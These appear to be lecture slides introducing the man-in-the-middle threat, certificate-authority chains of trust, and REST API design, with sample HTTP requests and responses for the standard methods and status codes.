
- How do clients obtain the Encryption Key?
  - Simply ask the server for it?
  - No! We can't trust the network...

# MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

You think:




# MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

What actually happened:








# DISTRIBUTING THE KEYS

How can the asymmetric encryption keys be safely distributed?

- Through a chain of trust!
  - You know the encryption key to some computers you trust...
  - ...they in turn trusts some computers...
  - ...and so on.

Root  
certification  
authorities.

In Chrome:




# DISTRIBUTING THE KEYS

How can the asymmetric encryption keys be safely distributed?

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  - ...and so on.

Root  
certification  
authorities.

In Chrome:



# APIS FOR WEB APPLICATIONS

Messages are sent over HTTP.

- Old approach: SOAP - Simple Object Access Protocol.
  - <http://www.mkyong.com/webservices/jax-ws/jax-ws-hello-world-example/>
- Modern approach: REST - REpresentational State Transfer.
  - Is data centric and builds on HTTP:
    - Use URIs to identify resources.
    - Use the HTTP methods to apply operations on the resources.
      - Create: POST
      - Read: GET
      - Update: PUT
      - Delete: DELETE
  - Is an architectural style, not a specification.

# REST EXAMPLE

A server with information about users.

- The GET method is used to retrieve resources.
  - Which data format?
    - Specified in the `Accept` header!

```
GET /users HTTP/1.1  
Host: the-website.com  
Accept: application/json
```



application/xml  
was popular before  
JSON.

```
HTTP/1.1 200 OK  
Content-Type: application/json  
Content-Length: 66
```

```
[  
  {"id": 1, "name": "Human A"},  
  {"id": 2, "name": "Human B"}  
]
```

# REST EXAMPLE

A server with information about users.

- The POST method is used to create resources.
  - Which data format? Specified in the Accept and Content-Type header!

```
POST /users HTTP/1.1
Host: the-website.com
Accept: application/json
Content-Type: application/xml
Content-Length: 40
```

```
<human>
  <name>Human C</name>
</human>
```

```
HTTP/1.1 201 Created
Location: /users/3
Content-Type: application/json
Content-Length: 28
```

```
{"id": 3, "name": "Human C"}
```

# REST EXAMPLE


A server with information about users.

- The PUT method is used to update an entire resource.

```
PUT /users/2 HTTP/1.1
Host: the-website.com
Content-Type: application/xml
Content-Length: 53
```

```
<human>
  <id>2</id>
  <name>Human X</name>
</human>
```

```
HTTP/1.1 204 No Content
```



PUT can also be used to create a resource if you know which URI it should have in advance.

# REST EXAMPLE

A server with information about users.

- The DELETE method is used to delete a resource.

```
DELETE /users/2 HTTP/1.1
```

```
Host: the-website.com
```

```
HTTP/1.1 204 No Content
```

# REST EXAMPLE


A server with information about users.

- The PATCH method is used to update parts of a resource.

```
PATCH /users/1 HTTP/1.1
Host: the-website.com
Content-Type: application/xml
Content-Length: 40

<human>
  <name>Human X</human>
</human>
```

```
HTTP/1.1 204 No Content
```



The PATCH  
method is only a  
proposed  
standard.



# REST EXAMPLE

A server with information about users.

- What if something goes wrong?
  - Use the HTTP status codes!

```
GET /users/999 HTTP/1.1  
Host: the-website.com  
Accept: application/json
```

```
HTTP/1.1 404 Not Found
```

- Read more about the different status codes at:
  - <http://www.restapitutorial.com/httpstatuscodes.html>
- Optionally include error messages in the response body.